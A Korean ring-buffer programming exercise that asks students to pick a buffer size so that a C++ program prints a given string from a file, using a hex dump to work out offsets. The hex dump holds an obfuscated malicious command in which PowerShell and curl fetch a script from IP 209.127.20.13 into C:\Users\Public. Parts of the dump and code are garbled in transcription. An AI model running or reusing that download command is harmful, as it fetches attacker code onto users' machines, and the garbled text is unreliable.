



# 실습

## 다음 코드의 실행 결과가

실습 6의 report.json 파일로부터 아래와 같이 나오도록

GlobalRingBuffer.cpp 의 m\_Buffer.Create(??);에서 ??에 맞는 숫자를 찾아라.

^p:\V\209.127.



report.json

### pch.h

```
#pragma once

#include ".../.../cppcore/inc/cppcore.h"

using namespace core;

#pragma comment(lib, "cppcore.lib")
```

### Microsoft Visual Studio 디버그 콘솔

```
^p:\V\209.127.
D:\GIT\hw4\Bui\dx64Debug\report.exe( 프로세스 29024)이(가) 0 코드(0x0)와 함께 종료되었습니다.
이 창을 닫으려면 아무 키나 누르세요...
```

### main.cpp

```
#include "pch.h"
#include "GlobalRingBuffer.h"

int main()
{
    HANDLE hFile = CreateFile(TEXT("d:/report.json"), GENERIC_READ_, OPEN_EXISTING_, 0);
    if (NULL == hFile)
    {
        printf("File is not found.\n");
        return EC_NO_FILE;
    }

    std::list<char*> listTemp;
    while (true)
    {
        const DWORD dwBufferSize = 15;
        char* pBuffer = (char*)RingBuffer()->Alloc(dwBufferSize + 1);

        DWORD dwReadSize = 0;
        if (!ReadFile(hFile, pBuffer, dwBufferSize, &dwReadSize) || 0 == dwReadSize)
            break;
        pBuffer[dwReadSize] = 0;

        listTemp.push_back(pBuffer);
    }
    CloseFile(hFile);

    printf("%s", listTemp.front());
    return 0;
}
```

### GlobalRingBuffer.h

```
#pragma once

class CGlobalRingBuffer
{
    CRingBuffer m_Buffer;

    CGlobalRingBuffer(void);
    ~CGlobalRingBuffer(void);

public:
    void* Alloc(size_t tSize);

    static CGlobalRingBuffer* GetInstance(void)
    {
        static CGlobalRingBuffer instance;
        return &instance;
    };

    inline CGlobalRingBuffer* RingBuffer(void)
    {
        return CGlobalRingBuffer::GetInstance();
    }
}
```

### GlobalRingBuffer.cpp

```
#include "pch.h"
#include "GlobalRingBuffer.h"


CGlobalRingBuffer::CGlobalRingBuffer(void)
: m_Buffer()
{
    m_Buffer.Create(??);
}

CGlobalRingBuffer::~CGlobalRingBuffer(void)
{
    m_Buffer.Destroy();
}

void* CGlobalRingBuffer::Alloc(size_t tSize)
{
    return m_Buffer.Alloc(tSize);
}
```

1. 윈도우의 HxD와 같은 파일 내의 특정 바이너리의 오프셋을 조사할 수 있는 도구를 사용할 것
2. 버퍼의 크기는 16바이트이지만 읽어온 데이터의 크기는 15바이트임을 고려하여 계산할 것

HxD 다운로드 공식사이트 <https://mh-nexus.de/en/hxd/>



```
Offset (h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000D60 3D 5C 72 5C 6E 54 61 72 67 65 74 50 61 74 68 3D  =\r\nTargetPath=
00000D70 66 4F 72 66 69 4C 65 53 5C 72 5C 6E 41 72 67 75  fOrfileS\r\nArgu
00000D80 6D 65 6E 74 73 3D 5C 2F 70 20 63 3A 5C 5C 77 69  ments=\p c:\wi
00000D90 6E 64 6F 77 73 5C 5C 73 79 73 74 65 6D 33 32 20  ndows\system32
00000DA0 5C 2F 6D 20 6E 6F 74 65 70 61 64 2E 65 78 65 20  \m notepad.exe
00000DB0 5C 2F 63 20 5C 22 63 6D 64 20 5C 2F 63 20 70 6F  \c \"cmd /c po
00000DC0 77 5E 65 72 73 5E 68 65 6C 6C 5C 2F 57 20 30 31  w^ers^hell/W 01
00000DD0 20 63 5E 75 5E 72 6C 20 68 74 74 5E 70 3A 5C 2F  c^u^rl htt^p:\/
00000DE0 5C 2F 32 30 39 2E 31 32 37 2E 32 30 2E 31 33 5C  \/209.127]20.13\
00000DF0 2F 77 6F 6B 65 2E 6A 5E 73 20 2D 6F 20 43 3A 5C  /woke.js^s -o C:\
00000E00 5C 55 73 65 72 73 5C 5C 50 75 62 6C 69 63 5C 5C  \Users\Public\
00000E10 77 65 62 6E 6F 74 65 2E 6A 73 3B 43 3A 5C 5C 55  webnote.js:C:\\U
00000E20 73 65 72 73 5C 5C 50 75 62 6C 69 63 5C 5C 77 65  sers\Public\we
00000E30 62 6E 6F 74 65 2E 6A 73 5C 22 5C 72 5C 6E 57 6F  bnote.js\"r\nWo
00000E40 72 6B 69 6E 67 44 69 72 65 63 74 6F 72 79 3D 5C  rkingDirectory=\
00000E50 72 5C 6E 22 2C 0D 0A 09 09 09 09 22 44 65 73 63  r^n",....."Desc
00000E60 49 6E 74 65 72 6E 61 74 69 6F 6E 61 6C 22 3A 7B  International":{
00000E70 0D 0A 09 09 09 09 09 22 6B 6F 2D 4B 52 22 3A 22  ..... "ko-KR": "
00000E80 5C 2F 32 30 39 2E 31 32 37 2E 32 30 2E 31 33 5C  \209.127]20.13\
```

## 1. 제출방법

1. 제목: [S-개발자4기][실습07][이름] 링 메모리 이해하기
2. 내용:
  - 1) ??에 해당하는 숫자 맞추기
  - 2) 위 숫자를 입력하면 찾는 문자가 나오는 이유를 논리적으로 설명
  - 시행착오
  - 느낀점
3. 이메일: sean.jeon@akdan.co.kr
4. 기한: 내일 수업 전까지